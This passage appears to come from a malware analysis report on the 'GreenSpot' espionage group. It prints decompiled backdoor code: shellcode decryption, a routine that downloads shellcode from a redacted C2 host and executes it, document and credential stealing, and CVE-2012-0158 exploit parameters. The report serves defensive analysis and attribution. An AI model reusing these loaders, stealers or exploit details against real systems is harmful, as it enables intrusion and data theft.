


Figure 3-12 Decryption Algorithm of the Samples in Case 1 and Case 2

The second category is Case 3, and the third category is Case 9. The encryption algorithms of these two types are different from the first one, but the decrypted code is almost identical except for the related configuration.

```
CryptAcquireContextA(&v6, 0, 0, 24, -268435456);
CryptImportKey(v6, &key, 44, 0, 0, &v7);
CryptSetKeyParam(v7, 4, &v5, 0);
CryptSetKeyParam(v7, 5, &v4, 0);
CryptSetKeyParam(v7, 1, &unk_4040DC, 0);
v2 = 64;
VirtualProtect(&shellcode, 5120, 64, &v1);    // 可读写
CryptDecrypt(v7, 0, 0, 0, &shellcode, &v3);
return VirtualProtect(&shellcode, 5120, v1, &v2);
```


Figure 3-13 Decryption algorithm of the samples in Case 3

```
do
{
  v8[v4] = shellcode[v4] ^ 0xCC;
  ++v4;
}
while ( v4 <= 4899 );
v5 = 0;
do
{
  v8[v5] ^= 0x55u;
  ++v5;
}
while ( v5 <= 4899 );
v6 = 0;
do
{
  v8[v6] ^= 0xABu;
  ++v6;
}
while ( v6 <= 4899 );
```


Figure 3-14 Decryption Algorithm of the Samples in Case 9

According to the timestamp of update.exe in Case 3, we can determine that the sample appeared on February 6 2013. Although the timestamp can be modified, based on the contents of the spoofed document released in Case 3 (see Chapter 2, the timestamp in the doc document), we believe it has certain reference value.

3.4.2 Gh0st Backdoor

Through analysis of update.exe in Case 4, we found the mutex used in the sample is "chinaheikee__inderjns", which is identical with the mutex of the gh0st samples. This mutex is the default configuration. In addition, the packet is consistent with the gh0st 3.75 version, so we can determine that update.exe is a gh0st backdoor.




Figure 3-15 The Interface of Gh0st RAT Backdoor

3.4.3 HttpBots Backdoor

Through analysis of svchost.exe in Case 5, we can determine that the sample is actually a BOT backdoor. Svchost.exe controls the machine with the backdoor installed. Figure 3-16 is the screenshot of the specific command.

```
  *(_DWORD *)(a1 - 76324) = strtok(0, "#");
}
if ( !strcmp((const char *)(a1 - 76320), ".quit") )
  break;
if ( strcmp((const char *)(a1 - 76320), ".uptime") )
{
  if ( strcmp((const char *)(a1 - 76320), ".upload") )
  {
    if ( strcmp((const char *)(a1 - 76320), ".download") )
    {
      if ( strcmp((const char *)(a1 - 76320), ".exec") )
      {
        if ( !strcmp((const char *)(a1 - 76320), ".shell") )
        {
```

Figure 3-16 The Control Command of Httpbots Backdoor

Table 3-4 Command Description

指令	指令说明
.quit	控制指令：退出
.uptime	控制指令：获取运行时间（不确定）
.upload	控制指令：上传文件
.download	控制指令：下载文件
.exec	控制指令：执行文件
.shell	控制指令：执行脚本

3.4.4 ZXSHELL Backdoor (Targeted)

Through analysis, Antiy Labs determined the PE files released in Cases 6, 7 and 8 are ZXShell backdoors (three different versions respectively). They are compiled based on ZXShell source code, and have regular functions of ZXShell backdoor, including system information collection, file management, process review, etc.
It should be noted that, the author changed the version to V3.6 (the latest version of ZXShell is V3.0), and added password stealing function to it: the sample collects *.doc*, *.xls*, *.ppt* and other document files (in Case 6, it only collects files on network disks, USB flash drives and CDROMs; in Cases 7 and 8, it collects full-disk files). In order to ensure the value of collected files, only the modified files within 6 months are collected. Then, the files are packed using RAR, and are named with the date and the disk volume serial number (in Case 6, the file is named after the disk volume serial number). The suffix and the compression passwords are different.

```
if ( GetDriveTypeA((LPCSTR)lpRootPathName) == 2// U盘
  || GetDriveTypeA((LPCSTR)lpRootPathName) == 5// CD
  || GetDriveTypeA((LPCSTR)lpRootPathName) == 4// 网络磁盘
  || !strstr(&stolen_driver, (const char *)lpRootPathName) )
  steal_document((const CHAR *)lpRootPathName, (int)&v37);//
```


Figure 3-17 In Case 6, the Sample Only Collects Files on Network Disks, USB Flash Drives and CDROMs

```
strncat(&CommandLine, "*.doc*", v41);
memset(&StartupInfo, 0, 0x44u);
StartupInfo.cb = 68;
if ( CreateProcessA(0, &CommandLine, 0, 0, 0, 134217728u, 0, 0, &StartupInfo, &ProcessInformation) == 1 )
{
  CloseHandle(ProcessInformation.hProcess);
  CloseHandle(ProcessInformation.hThread);
}
v42 = strlen(&v79);
strncat(&v72, &v79, v42);
v43 = strlen("*.ppt*");
strncat(&v72, "*.ppt*", v43);
if ( CreateProcessA(0, &v72, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) == 1 )
{
  CloseHandle(ProcessInformation.hProcess);
  CloseHandle(ProcessInformation.hThread);
}
v44 = strlen(&v79);
strncat(&v71, &v79, v44);
v45 = strlen("*.wps*");
strncat(&v71, "*.wps*", v45);
if ( CreateProcessA(0, &v71, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) == 1 )
{
  CloseHandle(ProcessInformation.hProcess);
  CloseHandle(ProcessInformation.hThread);
}
v46 = strlen(&v79);
strncat(&v70, &v79, v46);
v47 = strlen("*.xls*");
strncat(&v70, "*.xls*", v47);
if ( CreateProcessA(0, &v70, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) == 1 )
```


Figure 3-18 Collected Files Are Packed

After analyzing the configuration of existing samples, we found the document types they collected: *.doc*, *.xls*, *.ppt*, *.wps*, *.pdf. We also found some new features of the samples:

1. Obtain the email accounts, passwords and corresponding URLs that are automatically saved by IE, and adopt different methods for IE6 and above.

2. Collect network information, host information and process information, and record such information in the following directory: %Application Data%\Microsoft\Windows\Profiles.log

3. According to their respective configurations, the sample searches the full disk, collect the file path containing specified keywords and the EXE file path in the “Program Files” directory of Drive C, and records the collected file path information in %Application Data\Microsoft\Windows\Profiles.log.

```
if ( *driver != 65 )
{
  collect_profiles(driver, "201", v102, v104, v105, v106);
  collect_profiles(driver, "军", v84, v85, v102, v104);
  collect_profiles(driver, "项", v86, v87, v88, v89);
}
```


Figure 3-19 Collection of Specified Files

According to the captured samples, we found that each sample has three keywords hard-coded in it, and collected sensitive information based on the keywords. After deduplication, there are 12 keywords, including “战” (which means war), “军” (which means military), “航” (which means aviation) , etc. Through these keywords, we can clearly understand the intent of "GreenSpot" group.

4. There is an additional domain name in the sample. Profiles.log file and the RAR packed files are automatically sent back.

5. Backdoor delivery: ***_IP-计算机名^^//@@&&*** (“***” part is different for each sample)
6. Listen and respond: kwo (password)
7. Backdoor delivery: IP-计算机名-2014010106.tmpp19769（Year month day hour .tmpp file size）
8. Listen and respond: Any (supports reading files at the specified offset)
9. Backdoor delivery: Profiles.log file content (see Figure 3-20)




Figure 3-20 The Content of Profiles.log File

10. In Case 6, the “help instruction” is in Chinese, but in Case 8, it is garbled. After analysis, we found that in the new sample, the “help instruction” uses other encoding method, but it is converted to GB2312 code when compiled, causing garbled characters.




Figure 3-21 The Instruction in Case 6

Figure 3-22 The Instruction in Case 8

11.In Case 7, the sample judges security vendors and their products in China. Based on the antivirus software installed, it takes different actions, such as exit, normal execution, add special startup items, etc. It can be seen that this is a malicious program specially designed against Chinese users.

Table 3-5 compares the functions between the samples used by “GreenSpot” group and the original ZXShell. It can be found that the sample only retains the necessary remote control function, and adds password stealing function that ZXShell did not have. The specific functions are shown in Table 3-5:

Table 3-5 Function Comparison Between the Sample Used by “GreenSpot” and the Original ZXShell

功能	案例 6	案例 7	案例 8	ZXShell
清除系统日志	√	√	√	√
结束本程序	√	√	√	√
运行一个程序	√	√	√	√
文件管理	√	√	√	√
显示帮助	√	√	√	√
进程管理	√	√	√	√
共享一个 Shell 给别人.	√	√	√	√
查看系统详细信息	√	√	√	√
从指定网址下载文件或上传文件到指定服务器	√	√	√	√
NC	√	√	√	√
获取 IE 保存的邮箱的账号密码信息	√	√	√	
收集文档文件（*.doc*、*.xls*、*.ppt*、*.wps*）	√	√	√	
收集特定关键字文件、Program Files 目录 EXE 文件列表		√	√	
自动回传收集的文件和列表		√	√	
加密配置数据		√		
对不同系版本的、杀毒软件进程的采取不同的行为		√		
克隆系统账号				√
暂时关闭 Windows 自带防火墙				√
克隆一个文件的时间信息				√
加载一个 DLL 或插入到指定的进程				√
端口扫描				√
以其他进程或用户的身份运行程序				√
服务管理				√
注销||重启||关闭系统				√
配置终端服务				√
卸载				√
系统帐户管理				√
HTTP 代理服务器				√
HTTP 服务器				√
插件功能,可添加自定义命令				√
Socks4&5 代理				√

3.4.5 Detection of Some Samples During Attacks

The backdoor samples in the attacks are all public RAT programs. Generally, mainstream security vendors all pay attention to, detect and clean them. But “GreenSpot” group modifies and encrypts these public RAT programs, causing the overall detection rate of these samples is less than 8%, some individual samples are even detected by

only 1-2 security vendors. It can be seen that these samples are designed for detection evasion, and they can reside on the target host.

Figure 3-23 Detection Rate of Some Samples

3.4.6 Analysis of Recently Captured Samples

3.4.6.1 EXE File

The EXE file is the final payload downloaded and executed by the HTA file mentioned in Section 3.3.2. The main function of this file is to download ShellCode from the specified URL. After decryption, it generates a thread and executes the ShellCode. Take jin2.exe as an example, the key code of the sample is as follows:

```
42  v7 = InternetOpenW((LPCWSTR)v5, 0, 0, 0, 0);
43  v8 = InternetOpenUrlW(v7, L"http://updateinfo.[redacted].org/jin2sdweqsdas.tmp", 0, 0, 0x80000000, 0);// 连接指定网址
44  if ( !v8 )
45    InternetCloseHandle(v7);
46  InternetReadFile(v8, &Buffer, 0x1770u, &dwNumberOfBytesRead);// 下载shellcode
47  InternetCloseHandle(v7);
```

Figure 3-24 Connect to the Specified URL to Download ShellCode

```
64  if ( v9 )                                          // 对shellcode进行解密操作
65  {
66    do
67      *((_BYTE *)v10 + v11++) ^= 0xACu;
68    while ( v11 < v9 );
69  }
70  v12 = 0;
71  if ( v9 )
72  {
73    do
74      *((_BYTE *)v10 + v12++) ^= 0x5Cu;
75    while ( v12 < v9 );
76  }
77  v13 = 0;
78  if ( v9 )
79  {
80    do
81      *((_BYTE *)v10 + v13++) ^= 0xDDu;
82    while ( v13 < v9 );
83  }
```


Figure 3-25 Decrypt Shellcode Function

After downloading ShellCode from the specified URL, the sample decrypts the ShellCode, and then allocates memory space to copy the decrypted ShellCode. Then, it creates a thread, passes the ShellCode's first address as a parameter to the thread function, so as to execute ShellCode.

```
AllocBuffer = VirtualAllocEx(v14, v22, v23, (DWORD)v24, v25);// 分配内存，返回分配的首地址
memcpy(AllocBuffer, v10, v9);                 // 将解密后的shellcode复制到分配的内存中
v16 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, AllocBuffer, 0, 0);//
                                              // 创建线程，把shellcode的首地址作为参数传给线程函数，运行shellcode
WaitForSingleObject(v16, 0xFFFFFFFF);
```

```
1 // 线程入口函数，参数为shellcode首地址
2 int __stdcall StartAddress(LPVOID lpThreadParameter)
3 {
4   return ((int (*)(void))lpThreadParameter)();  // 运行shellcode
5 }
```


Figure 3-26 Allocate Memory Space, Create a Thread to Execute ShellCode

The function code of each EXE file is basically the same. Only the download URL of the ShellCode is different. The respective URLs are shown in the following table:

Table 3-6 Downloaded Shellcode and the Corresponding URLs

文件名	样本中包含的 URL
bing.exe	http://updateinfo. ***.org/bingpolkji9ds.tmp
ding1.exe	http://updateinfo.***.org/ding11oilmkjh.tmp
ding2.exe	http://updateinfo.***.org/ding23edfgtrd.tmp
jin1.exe	http://updateinfo.***.org/jin1asdwe2123.tmp
jin2.exe	http://updateinfo.***.org/jin2sdweqsdas.tmp
tiny1.exe	http://updateinfo.***.org/tiny1detvghrt.tmp
tiny2.exe	http://updateinfo.***.org/tiny2lrmkoiju.tmp
tony1.exe	http://updateinfo.***.org/tony11oik,lpo.tmp
tony2.exe	http://updateinfo.***.org/tony2fsdfdcsf.tmp

3.4.6.2 ShellCode（Poison Ivy）

We analyzed the decrypted ShellCode and found that it is generated by the Poison Ivy program. The IP addresses connected by different ShellCode are shown in Table 3-7:

Table 3-7 Shellcode and the Corresponding C2

ShellCode	C2	IP 地址和端口号
bingpolkji9ds.tmp	zxcv201789.***.com	131.213.**.**:8088
ding1loilmkjh.tmp	microsoftword.***.com	45.77.**.**:53
ding23edfgtrd.tmp	uswebmail163.***.com	45.77.**.**:53
jin1asdwe2123.tmp	hy-zhqopin.***.org	45.76.**.**:80
jin2sdweqsdas.tmp	bearingonly.***.net	45.76.**.**:53
tiny1detvghrt.tmp	fevupdate.***.com	45.76.**.**:80
tiny2lrmkoiju.tmp	wmiaprp.***.com	45.76.**.**:53
tony1loik,lpo.tmp	winsysupdate.***.net	188.166.**.**:80
tony2fsdfdcsf.tmp	officepatch.***.com	188.166.**.**:53

The C2 address can be redirected to the local computer via local hijacking. The Poison Ivy client can be connected to the sample through the configured Poison Ivy client. The Poison Ivy used by the attacker is version 2.3.1. The detailed information is shown in Figure 3-27.




Figure 3-27 Redirect C2 Sample for Successful Connection

4、 Sample Correlation Analysis

4.1 Lateral Association of Multiple Cases

Antiy CERT analyzes the relevant information of the first 6 cases, mainly involving file names, mutex, file version information, etc. Through lateral association (see Figure 4-1), and the aforementioned doc files, the exploit method, and the information about the executable file, we initially determined that there is correlation between these incidents.




Figure 4-1 Lateral Association of Multiple Cases

4.1.1 Comparison of ShellCode Part (CVE-2012-0158)

Table 4-1 Comparison of ShellCode Part (CVE-2012-0158)

对比项	案例 1	案例 4	案例 6
导致溢出的数据大小	0x8282	0x8282	0x8282
溢出后跳转指令的地址	0x7FFA4512 (对应 JMP ESP 指令)	0x7FFA4512 (对应 JMP ESP 指令)	0x7FFA4512 (对应 JMP ESP 指令)
第一部分 SHELLCODE 指令	指令完全相同		
第二部分 SHELLCODE 的偏移和大小	偏移:0x3BA7 大小:0x11C50	偏移:0x3BA7 大小: 0x1604F	偏移:0x3BA7 大小:0x39C4F
第二部分 SHELLCODE 的指令	指令完全相同		
第三部分 SHELLCODE 的偏移位置和大小	偏移:0x3DFE 大小: 0x119DE	偏移:0x3DFE 大小:0x15DE	偏移:0x3DFE 大小:0x399EC
第三部分 SHELLCODE 指令	指令功能完全相同		
解密出来的路径字符串	"%USERPROFILE%\通知.doc" "%USERPROFILE%\taskmgr.exe" 被标记为 0x38 大小	"%USERPROFILE%\重要通知.doc" "%USERPROFILE%\taskmgr.exe" 被标记为共有 0x38 大小。	"%USERPROFILE%\123.doc" "%USERPROFILE%\taskmgr.exe" 被标记为 0x38 大小
释放出来的 PE 文件路径和大小	C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe. 大小:32768 字节	C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe. 大小:256000 字节	C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe. 大小:172032 字节
释放出来的 DOC 路径 大小和 MD5	C:\Documents and Settings\admin\通知.doc 大小:34304 字节	C:\Documents and Settings\admin\重要通知.doc 大小: 26624 字节	C:\Documents and Settings\admin\123.doc 大小:58880 字节

4.1.2 Comparison of Released PE Files

Table 4-2 Comparison of Released PE Files

相关点	案例 1、2、3、4、5、9	案例 6、7、8
采用 MIME 免杀（MHT）	√	
利用 CVE-2012-0158 漏洞	√	
针对中国地区政府部门	√	
释放 PE 路径和文件名（C:\Documents and Settings\All Users\「开始」菜单\程序\启动\update.exe）	√基本相同	
版本信息伪装	伪装 Avira 或其他	
RAT	Poison Ivy Gh0st httpbots	ZXShell
PE 文件版本信息相关项名称（数量一样），如：备注、产品版本、公司等	√	
C&C 的 IP 地理位置是 XXX	√	
C&C 域名均为动态域名	√	
窃取文档格式文件，如：*.doc*、*.ppt*、*.wps*、*.xls*	×	√

4.2 Domain Name Association

By extracting and sorting out the domain names in a dozen of related samples (see Figure 4-2), it can be clearly seen that all domain names are dynamic, the service providers are all overseas, and most of them are registered through changeip.com and no-ip.com. We believe that these domain names are not registered randomly, but are organized and registered by the same group.

